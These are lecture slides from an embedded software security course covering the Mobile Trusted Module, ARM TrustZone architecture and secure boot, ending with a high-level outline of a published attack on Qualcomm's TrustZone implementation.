
# Mobile Trusted Module

- ✗ For Secure Booting, it makes use of Reference Integrity Metric (RIM) Certificates. The RIM Certificates contain trusted reference integrity values associated with individual events.
- ✗ The RTV uses the RIM Certificates to compare the current state with the expected (historical) state.
- ✗ If it does not match, execution will be terminated. If it does match, the RTV will extend the associated PCR value stored in the MTM and execution is permitted to continue.

# Mobile Trusted Module



# Mobile Trusted Module



# Mobile Trusted Module

## RIM Certificate Trust:

- ✗ RIM Certificates are typically bound by a internal secure counter value and one or more PCR values.
- ✗ An *external*/certificate is signed by a *verification* key.
- ✗ An *internal*/certificate is produced by the MTM itself from a validated external certificate to save time in future.

# Mobile Trusted Module

## Competing Technologies:

- ✗ **M-Shield** (Texas Instruments): a secure execution environment for mobile phones. M-Shield is a stand-alone chip.
- ✗ **GlobalPlatform Device** (GlobalPlatform): Trusted execution environment (TEE) for mobile phones, set-top boxes, utility meters and payphones, etc.
- ✗ **Trusted Personal Devices** (InspireD project): The aim of the project was to develop a next generation of smart cards to meet the challenges of privacy, trust and security from emerging technologies like mobile devices and pervasive environments

# Mobile Trusted Module

## Competing Technologies:

- ✗ **Secure Elements** (i.e. smart cards): are tamper-resistant and reliable devices that are used as security tokens. Traditionally and unlike the TPM, secure elements are under the control of a centralised authority and users do not have any authority except for the decision to use it. However, there are proposals that enable a user to gain ownership of their secure element and request installation/deletion of any application they are entitled to.
- ✗ **ARM TrustZone** (ARM): provides an architecture for a trusted execution platform, which has its application in mobile/embedded platforms.

# Mobile Trusted Module

## Comparing Technologies:

- ✗ In the following table, the terms have the following meaning:
  
- ✗ Yes : Device supports the feature
- ✗ -Yes : Device generally supports the feature but some instances it does not
- ✗ Yes\* : Device could support the feature with adequate design
  
- ✗ No : Device does not support the feature.
  
- ✗ NA : Feature is not applicable to intended use cases of the technology

# Mobile Trusted Module

Criteria	MTM	ARM TZ	M-Shield	GPD	TPD	SE
1. Execution protection	Yes	Yes	Yes	Yes	Yes	Yes
2. Storage protection (volatile)	-Yes	-Yes	Yes	Yes	Yes	Yes
3. Storage protection (non-volatile)	-Yes	-Yes	Yes	Yes	Yes	Yes
4. Tamper-resistant	Yes	No	Yes	Yes	Yes	Yes
5. Tamper-evident	Yes	No	Yes	Yes	Yes	Yes
6. Scalability	Yes	Yes	Yes	No	No	Yes
7. Interoperable architecture	No	NA	NA	Yes	Yes	Yes
8. Dynamic relation	Yes	NA	No	No	No	Yes
9. User ownership	Yes	NA	NA	No	No	Yes
10. Administrative architecture	Yes	Yes*	Yes*	No	No	Yes
11. Open design	-Yes	No	No	-Yes	-Yes	Yes
12. Extendible design	No	No	No	Yes*	Yes *	Yes
13. Secure execution platform	No	-Yes	Yes	Yes	Yes	Yes
14. Independent security evaluation	Yes*	No	No	No	-Yes	Yes

# Mobile Trusted Module

## Comparing Technologies:

1. Execution protection: Defined commands related to security and privacy sensitive processing are executed in a secure and reliable environment.
2. Storage protection (volatile): The device has a volatile memory on the chip intended for the secure storage of temporary data and code related to the executing application.
3. Storage protection (non-volatile): The device provides non-volatile storage on the chip, that is intended to be secure.

# Mobile Trusted Module

## Comparing Technologies:

4. Tamper-resistant: The device provides tamper-resistant protection that is based on hardware techniques (for example, physical, side-channel and fault attacks).
5. Tamper-evident: The device has the capability to detect potential tampering with the hardware and respond in a pre-defined manner.
6. Scalability: The architecture of the device is scalable so that it can provide services to any application or application provider.

# Mobile Trusted Module

## Comparing Technologies:

7. Interoperable architecture: The architecture deals with the idea that the candidate device can be interoperable with different computing devices (i.e. mobile phones, tablets and personal computers, etc.).
8. Dynamic relation: A third party can establish a direct relationship based on the security and reliability of the device. The dynamic relation requires that an application provider can trust a device without requiring it to be part of a syndicated scheme (i.e. one adopted by Apple App Store, etc.) and vice versa.
9. User ownership: The device is in the control of its user and she can install, delete and execute any application she desires.

# Mobile Trusted Module

## Comparing Technologies:

10. Administrative architecture: The device also provides for administrative controls as might be required in a corporate network or in the case of parental control. This option is to accommodate different deployment scenarios.
11. Open design: The design should not be proprietary; it should be in the public domain.
12. Extendible design: The design should allow third parties to design and deploy their proprietary credentials algorithms or trust architectures on-board the secure hardware.

# Mobile Trusted Module

## Comparing Technologies:

13. Secure execution platform: The device allows the execution of an (arbitrary) application code (from third parties) in a secure and reliable manner as long as it complies with the device's security and operational requirements.
14. Independent security evaluation: As part of the design, the device is subjected to a third party (e.g. Common Criteria) security and reliability analysis.

# COMP8053 – Embedded Software Security

Dr. David Stynes

# ARM TrustZone

# ARM TrustZone

## Comparing to TPM/MTM:

- ✗ TPM intended to make PCs trustworthy. TrustZone intended to make ARM-based platforms trustworthy.
- ✗ TPM was designed as fixed-function devices with a predefined feature set.
- ✗ TrustZone was designed as a much more flexible approach, by leveraging the CPU as a freely programmable trusted platform module.

# ARM TrustZone

## How to achieve flexibility:

- × ARM introduced a secure mode (the “Secure World”) in addition to the regular mode (“Normal World”).
- × The distinction between both worlds is completely orthogonal to the traditional “protection ring” between user and kernel-level code, and is hidden from the operating system operating in the normal world.
- × The two worlds are not limited to the CPU: propagated over the system bus to peripherals and memory controllers.


# ARM TrustZone

## How to achieve flexibility:


- ✖ When secure mode is active, the software running on the CPU has a different view of the whole system than software running in non-secure mode.
- ✖ System functions (e.g. security functions and cryptographic credentials) can thus be hidden from the normal world.
- ✖ Vastly more flexible than TPM since it is software based rather than hard-wired.

# ARM TrustZone

Normal world



Secure world



# ARM TrustZone: Hardware Architecture

# ARM TrustZone: Hardware Architecture

- ✗ All of the hardware (outside the microprocessor and memory) in a SoC is partitioned to either exist in the secure world or the normal world.
- ✗ Hardware logic in the (AMBA) system bus fabric ensures that no secure world resources can be accessed by normal world components.
- ✗ Single processor can operate time-sliced in both the secure and normal worlds. No need for a separate security processor core.

# ARM TrustZone: Hardware Architecture

## Advanced Microcontroller Bus Architecture (AMBA)

- ✗ Extra control signal for the read and write channels of the system bus.
- ✗ These bits are known as the Non-Secure (NS) bits. 0 = secure, 1 = non-secure.
- ✗ Bus masters send to slaves. Non-secure masters have their NS bits set high in hardware. No secure slave will allow a non-secure master to access it.

# ARM TrustZone: Hardware Architecture

## Advanced Microcontroller Bus Architecture (AMBA)

- Also allows for arbitrary peripherals in either world (connected on the Advanced Peripheral Bus (APB)).
- APB does not contain any NS bits. Necessary for backwards compatibility with existing peripherals.
- The bridge between the AMBA bus and the APB manages the security: ensures that transactions with inappropriate security settings are not forwarded to peripherals.

# ARM TrustZone: Hardware Architecture

## Advanced Microcontroller Bus Architecture (AMBA)


- ✗ Addition of the NS bit, is similar to changing the 32-bit addressing into a 33-bit address space. (Note that only 32-bits of addressable memory exists still though!)
- ✗ Can cause issues when a Secure Master makes a secure access to a non-secure slave.
- ✗ Non-secure slave must treat it as a non-secure access: could result in same data being stored in 2 locations in cache (secure and non-secure). What if the data is being modified?

# ARM TrustZone: Hardware Architecture

## Processor Architecture:

- ✗ 2 virtual cores for each physical processor core.
- ✗ Mechanism to robustly context switch between them (“monitor mode”).
- ✗ Value of the NS bit sent on the bus is derived from the identity of the virtual core that performed the instruction/data access.
- ✗ Non-secure virtual core can only access non-secure resources. Secure virtual core can access all.

# ARM TrustZone: Hardware Architecture



# ARM TrustZone: Hardware Architecture

## Processor Architecture:

- ✗ The 2 virtual processors execute in time-sliced fashion.
- ✗ They context switch through a new core mode called **Monitor mode** when changing the currently running virtual processor.
- ✗ Mechanisms for the physical processor to enter monitor mode from the Normal world are tightly controlled, and are all viewed as exceptions to the monitor mode software.

# ARM TrustZone: Hardware Architecture

## Processor Architecture:

- Entry to Monitor mode can be triggered by software executing a dedicated instruction: the Secure Monitor Call (SMC) instruction.
- Also possible through a subset of the hardware exception mechanisms (IRQ, FIQ, external Data Abort, and external Prefetch Abort).

# ARM TrustZone: Hardware Architecture

## Processor Architecture:


- ✗ Software that executes in Monitor mode is implementation-specific.
- ✗ Generally, it will save the state of the current world and then restore the state of the other world.
- ✗ It then performs a return-from-exception to restart processing in the restored world.

# ARM TrustZone: Hardware Architecture

## Processor Architecture:

- ✖ It is recommended to use IRQ as the normal world interrupt source, and FIQ as the secure world interrupt source.
- ✖ If the processor is running in the correct mode, there is no switch to the monitor and the interrupt is handled locally in the current world.
- ✖ If the processor is in the opposite world, the interrupt is trapped to the monitor, and the monitor software causes a context switch to the other world.

# ARM TrustZone: Hardware Architecture



# ARM TrustZone: Hardware Architecture

## Processor Architecture:

- ✗ The world within which the physical processor is currently operating is indicated by the NS-bit in the Secure Configuration Register (SCR).
- ✗ Except when the CPU is in monitor mode!
- ✗ Then it is always operating in the Secure World, and the NS-bit merely indicates whether to use normal or secure banked copies of data in registers.

# ARM TrustZone: Hardware Architecture

## Processor Architecture:

- ✗ Note that Secure World software can set the NS-bit in the SCR to 1, resulting in the processor switching to run in the Normal World.
- ✗ This will give non-secure software visibility of execution of any instructions still in the pipeline, and visibility of any data held in the processor registers.
- ✗ (This is a pretty bad idea!)

# ARM TrustZone: Hardware Architecture

## Processor Architecture:

- The CPU Cache supports data of both security states simultaneously -> no need to flush cache on switching worlds.
- Cache contains additional tag bit to indicate security state of the transaction that accesses the memory.
- Non-secure process can clear data relevant to the secure mode from the cache (and vice versa).

# ARM TrustZone: Software Architecture

## ARM TrustZone: Software Architecture

- ✗ Software architecture will be heavily influenced by the nature of the Secure World processing resources.
- ✗ E.g. ARM1 176JZ(F)-S processor has a TrustZone enabled single core.
- ✗ While Cortex-R4 has a dedicated coprocessor for the Secure world.


# ARM TrustZone: Software Architecture

## Software Architecture Extremes:

- ✗ The secure world can contain a 2<sup>nd</sup>, secure, operating system distinct from the normal world's operating system.
- ✗ The secure world could contain just a synchronous library of code.

# ARM TrustZone: Software Architecture

Secure Operating System:



# ARM TrustZone: Software Architecture

## Secure Operating System:

- × Software running on each virtual processor is a standalone operating system.
- × Each world uses hardware interrupts to pre-empt the currently running world and acquire processor time.
- × Can function very similar to Symmetric Multiprocessing.

# ARM TrustZone: Software Architecture

## Synchronous Library:

- ✗ Simple library of code in secure world, may be sufficient for many applications of embedded devices.
- ✗ Library is scheduled and managed using software calls from the normal world operating system.
- ✗ Secure world is a slave to the normal world, and cannot operate independently, but has a much lower level of complexity.

# ARM TrustZone: Software Architecture

## Intermediate Options:


- ✗ There is a range of options that lies between these two extremes.
- ✗ E.g. A Secure world multi-tasking operating system may be designed to have no dedicated interrupt source, and as such could be provided with a virtual interrupt by the Normal world.
- ✗ Alternatively, the MMU could be used to statically separate different components of an otherwise synchronous Secure world library.

## \* ARM TrustZone: Secure Booting

# ARM TrustZone: Secure Booting

- ARM TrustZone processors start in the Secure World when powered on.
- This means that any sensitive security checks can be performed before the Normal World software can modify the system.

# ARM TrustZone: Secure Booting



# ARM TrustZone: Secure Booting

## Cryptographic Signatures:

- ✗ Secure booting will require cryptographic checks to ensure that each stage of the Secure World boot process proceeds correctly (same as in TPM/MTM).
- ✗ Necessary to prevent any maliciously modified software from being run.
- ✗ As with the TPM/MTM, a root of trust is required as a basis for checking all the ensuing software.
- ✗ Typically uses public-key cryptography.

# ARM TrustZone: Secure Booting

## Cryptographic Signatures:

- × Trusted Vendor software binaries are digitally signed using the private key.
- × Decrypted in the secure world using the public key.  
Failure to decrypt -> software was maliciously modified.
- × Requires that the public key be stored in a way that it cannot be replaced with a public key from the attacker.

# ARM TrustZone: Secure Booting

## Cryptographic Signatures:


- ✗ Storing public key in the SoC ROM would prevent it being overwritten. But implies that all devices of that class share the same public key (risky!!).
- ✗ Can instead store on One-Time Programmable (OTP) hardware. However key is too large (1024+bits) to fit into typical OTP storage.
- ✗ Can store the public-key in general storage, and store a hash of it in the OTP, allowing to verify its integrity.

# ARM TrustZone: API

# ARM TrustZone: API

- ✖ TrustZone has a standardized software API, the TrustZone API (TZAPI), which defines a software interface for clients running in the normal world OS to interact with the secure world environment.
- ✖ Predominantly a communication API.
- ✖ Also supports client applications authenticating with secure services, querying properties of installed services and allowing the normal world code to perform run-time download of new security services.

# ARM TrustZone: API





Genode dual OS video:

<https://youtu.be/voFV1W4yyY8>


# ARM TrustZone Attacks!

# COMP8053 – Embedded Software Security

Dr. David Stynes

# ARM TrustZone - Attacks

# ARM TrustZone



# ARM TrustZone

## Real-world uses:

- ✗ Management of secure boot (via QFuses)
- ✗ DRM (WideVine, PlayReady, DTCP-IP)
- ✗ Secure key storage (dm-verify)
- ✗ Mobile payments
- ✗ Protected hardware (framebuffer, PIN entry)
- ✗ Kernel integrity monitoring (TIMA)

# ARM TrustZone

- × We have seen that the ARM TrustZone combines hardware (the bus) with software (virtual CPUs, memory management) implementation in order to create the secure world.
- × Now we will look at some of the existing known attacks on ARM TrustZone implementations.
- × First look at an attack by Dan Rosenberg from Azimuth Security on Qualcomm's TrustZone implementation (2014).

# ARM TrustZone - Attacks

Target:

- ✗ Qualcomm Secure Execution Environment (QSEE)
- ✗ Majority market share among mid/high-end
  - Android phones
  - Samsung GS4/GS5/Note3, LG Nexus 4/Nexus 5/G2/G3, Moto X, HTC One series...
- ✗ High value target
- ✗ Very little public research/scrutiny

# Toolchain

- ✗ TrustZone images included in firmware available online or pulled from devices
- ✗ IDA Pro (Interactive Disassembler)
- ✗ Qualcomm loader for earlier TZ, now it's ELF

# Attack Surface

- ✗ Software exceptions: Secure Monitor Call (SMC) interface
- ✗ Hardware exceptions: IRQ, FIQ, external abort
- ✗ Shared memory interface (mostly MobiCore)
- ✗ eMMC flash (e.g. secure boot)
- ✗ Trustlet-specific calls

# Attacker Assumptions

- ✗ Arbitrary code execution on device
  - Extremely minimal remote attack surface
- ✗ Kernel privileges
  - Ability to issue SMC instructions
  - Otherwise, practically no ability to interact with TrustZone directly
- ✗ Crashes/DoS bugs are not security relevant
  - The kernel can already bring down the device

# QSEE SCM Interface

- ✗ Code in Qualcomm trees (CAF) at arch/arm/mach-msm/scm.c
- ✗ Not a typo: Qualcomm chose SCM (“Secure Channel Manager”) as name for Linux kernel driver that interacts with QSEE via SMC
- ✗ Two calling conventions: call-by-register, or request/response structures

